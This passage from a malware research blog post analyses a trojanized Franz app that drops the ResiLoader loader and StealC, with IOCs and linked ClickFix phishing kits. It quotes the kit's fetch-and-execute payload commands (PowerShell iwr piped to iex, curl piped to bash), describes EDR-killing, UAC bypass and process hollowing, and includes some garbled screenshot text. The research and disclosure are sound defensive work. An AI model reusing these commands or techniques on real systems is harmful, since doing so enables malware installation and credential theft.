	LICENSE.electron.txt	4/25/2026 5:40 AM	Text Document	2 KB
	LICENSES.chromium.html	4/25/2026 5:40 AM	Microsoft Edge H...	6,654 KB
	readme.txt	6/13/2026 11:42 AM	Text Document	1 KB
	resources.pak	4/25/2026 5:40 AM	PAK File	5,249 KB
	snapshot_blob.bin	4/25/2026 5:40 AM	BIN File	169 KB
	v8_context_snapshot.bin	4/25/2026 5:40 AM	BIN File	472 KB
	vk_swiftshader.dll	4/25/2026 5:40 AM	Application exten...	5,014 KB
	vk_swiftshader_icd.json	4/25/2026 5:40 AM	JSON File	1 KB
	vulkan-1.dll	4/25/2026 5:40 AM	Application exten...	894 KB

The trojanized “Franz” app used to download ResiLoader

The malicious code is implemented in the index.js file:

[illegible]

The obfuscated code in the backdoored app

The downloader performs the following operations:

- Decode the strings with the function `HC()`.
- Reads `readme.txt`, expects a campaign key of the form AAAA-BBBB, returns it as an array of tokens. In this case the name is `resiloader-1` and for this we call “ResiLoader” the downloaded DLL.
- Reads `%APPDATA%\setup.txt`; if absent, generates a random 8-char string and persists it.
- Obtaining persistence using `app.setLoginItemSettings`.
- Sends a POST request to `https[:]//completstep[.]com/api/` and elaborate the JSON response
 - If `task.e` is present, it executes `eval(task.e)`; it allows the attacker to execute arbitrary JavaScript code.
 - If `task.files` is present, create `%TEMP%\<Date.now()>\`, decode and write each file; if any filename ends in `.exe`, run it via `child_process.exec`.

In our case we received a ZIP that performs the DLL hijacking of `ssh-add.exe`:

```
{ "task": { "name": "JUNE18USY", "files": {  
    "msys-2.0.dll": "<base64>",  
    "msys-crypto-3.dll": "<base64>",  
    "msys-gcc_s-seh-1.dll": "<base64>"
```

```
"ssh-add.exe": "<base64>" }}}
```

After, the executable was executed with:

```
C:\WINDOWS\system32\cmd.exe /d /s /c ""C:\Users\{user}\AppData\Local\Temp\1782122017599\ssh-add.exe""
```

ResiLoader

The `msys-crypto-3.dll` is an obfuscated .NET NativeAOT loader that implements AV/EDR evasion using a BYOD technique, obtain persistence and ultimately loads the stealer `StealC`. We didn't find a specific attribution for this loader and so we called it "ResiLoader" based on the string present in `previous readme.txt`.

The loader contains several strings, some clear and some encrypted. After decrypting the strings, it's possible to have a full picture of the functionality of the ResiLoader.

```
MANP0: ReadModule len=...
```

```
MANP0: magicOffset=...
```

```
...
```

```
PERS: FAIL all file copies failed, skipping run key
```

```
PERS: FAIL both HKLM and HKCU Run key writes failed
```

```
...
```

```
RUNPE: CreateProcess failed
```

```
RUNPE: PEB patched
```

```
RUNPE: VirtualAllocEx failed
```

```
...
```

```
POST: RunForever exited (unexpected)
```

```
POST: entering RunForever
```

```
POST: hollow=
```

The loader performs the following operations:

- Extract the encoded blob containing two payloads reading the marker `AtLorenBase` and the length of the encoded blob. After, it decodes the blob and decrypts the driver `pcdhost.sys` (OPSWAT AppRemover Driver) and `StealC` payload using a custom decryption algorithm.

- Terminate more than 140 processes related to EDR/AV processes using the dropped driver.
- Perform UAC bypass via ICMLuaUtil Elevated COM Interface.
- Create a folder C:\ProgramData\Google Update, copying itself; adding persistence using the RUN Registry Key
- `cmd /c start "" /D "C:\ProgramData\Google Update" ssh-add.exe`


In the end, the loader performs process hollowing of the process `ServiceModelReg.exe` to run the StealC stealer.

Connections with SyncTDS and TrafficTDS


We found several other ClickFix campaigns and kits potentially linked to the same operator(s), although there is not enough evidence to confirm this.

The domain `dasdasdikasjdas[.]click` resolves to one of the IPs related to this campaign `151[.]240[.]151[.]126`. The domain previously returned a panel called “SyncTDS”. We found more than 20 domains that return the SyncTDS related panel. This panel has also changed graphics over time.

One of these “SyncTDS” domains, `maskingofking[.]xyz`, resolves to `193.111.117[.]6` which hosts several ClickFix-related domains and an open directory containing an interesting kit called “TrafficTDS.” This kit allows the operator to support different payloads related to Windows, Linux, MacOS and Android. In this case, the pages shown to the user are related to ClickFix with a CloudFlare lure.



The structures of the “Traffic TDS” panel



Payload Configuration

Command for Windows users

```
powershell -w hidden -c "iwr -useb https://example.com/payload.ps1 | iex"
```

Command for macOS users

```
curl -s https://example.com/payload.sh | bash
```

Command for Linux users

```
curl -s https://example.com/payload.sh | bash
```

Save

The “TrafficTDS” kit with the payloads for the different OS

One of the most interesting parts of this kit is the “*APK manager*” section, which allows the operator to show the user an “Update Required” page to download the malicious APK.

APK Manager

EN English Button

How it works

1

Upload an APK file for a specific browser (Chrome, Firefox, etc.) or choose **Universal** — it will be served to all browsers that don't have a dedicated APK.

2

When an Android user visits the site, the system detects their browser and shows a browser-styled “Update Required” page.

3

The user taps “Update Now” — installation instructions appear — taps “Update Browser” — your APK file downloads.

4

When uploading a new APK for the same browser — the old one is deleted automatically. Download counter is shown in the table.

Tip: If you don't want to upload separate APKs for each browser — upload one file as **Universal**, it will be served to all Android users automatically.

Upload APK File

Universal (acc 5payspou)

Staght a file Newsun file sceltos



Upload

Maximum file size: 500 MB. Supported format: apk

Uploaded APK Files

Browser	File Name	Size	Downloads	Uploaded	Actions
No uploaded files					

The APK manager section



The fake update page for Android devices

IOCs

Hash

72907d0ca3258365838626f6a8d993a6: ResiLoader DLL

0234E3188F2883A438B3F2BEAB7A78B2: StealC

6a9ac6b3fff7b695dbd4df6ff7f6c516: Remus

206ce339febca0c3bcc850f42595fc63: Amatera Stealer

eee416efcb1e33f220cdb4b05496a07a: NetSupport RAT

b8d53740024d126cb55f83854335a4ab: Rust Stealer

Domains

Distribute ClickFix pages:

onegeekworld[.]com

thefirmos[.]com

antibotv3[.]com

centralwildcats[.]com

cloud.antibotv3[.]com

cloudautosolutions[.]com

sunseekersupply[.]com

123clocks[.]com

orcanegames[.]com

rwmonitoring[.]com

100furniture[.]com

nepalcharchaa[.]com

p-floribunds.pages[.]dev

pg-altirade2.pages[.]dev

pg-cordivant-m6.pages[.]dev

g-luminence.pages[.]dev

generator-qrcode[.]online

regdev-google[.]com

khosla[.]capital

eorgke09054909j[.]com

dropboxi[.]com

CloudFlare buckets used for payload distribution:

pub-4ed7b8ecee744dea930d74ba4ac74285.r2[.]dev

pub-620528e2dc874e16937673265aa23d39.r2[.]dev

pub-4ed7b8ecee744dea930d74ba4ac74285.r2[.]dev

pub-9682d5896df841679c5a17eb41273f89.r2[.]dev

pub-18d99d0d18b94e85824c1cc4d5b5c637.r2[.]dev

pub-0170eabb9df346bd822f863b7c3946e3.r2[.]dev

pub-4ed7b8ecee744dea930d74ba4ac74285.r2[.]dev

unitedstateverif[.]com: payload distribution

bigflaredefence[.]com: payload distribution

popularcard[.]shop: Rust Stealer C2

xzz[.]proxygrid[.]cc: Amatera Stealer C2

completstep[.]com: Loader C2

eventloggerps1[.]ink: Deno Loader

be231ro963[.]com: Deno Loader

IPs

IP used for payload distribution:

151.240.151[.]126

85.239.149[.]16

85.239.149[.]40

93.152.224[.]29

151.240.151[.]46

93.152.224[.]167

85.239.149[.]78

192.69.195[.]131

135.181.171[.]40

94.26.83[.]206

91.92.34[.]128

85.239.144[.]31

93.152.224[.]39

94.26.90[.]112

146.19.248[.]120: StealC C2

Acknowledgements

- Related domain reported: https://x.com/stop_spammerz/status/2070152741037477960
- Related domain reported: <https://x.com/Yuki27183/status/2047354005605777850>
- User infection reported on Reddit:
https://www.reddit.com/r/antivirus/comments/1stn24v/best_thing_to_do_after_getting_malware/
- Possible related infection chain <https://github.com/MessyToilet/csgo-scam-via-powershell-5-31-2026>
- Similar open directory reported:
<https://x.com/malwrhunterteam/status/2062241642627694690>
- Similar campaign reported: https://x.com/stop_spammerz/status/2062269326292324592

About the author

Gabriele is a Malware Research Engineer who loves fighting malware. When he's not doing that, you'll find him enjoying nature, art, and animals.

LATEST ARTICLES

[News](#)



[Your next car could be watching your face](#)

July 8, 2026

[Driver-monitoring technology is becoming mandatory in new cars, but privacy experts warn it could create new risks alongside the safety benefits.](#)

[News](#)



[Fake Netflix, Coca-Cola, and FIFA job scams target marketers](#)

July 7, 2026

[A fake recruiter phishing campaign uses trusted brands, nested redirects, and fake Google prompts to steal accounts.](#)

[AI](#)



Claude Code's hidden tracker was an "experiment," says Anthropic

July 7, 2026

Anthropic's hidden Claude Code tracker has raised new questions about prompt steganography and developer trust.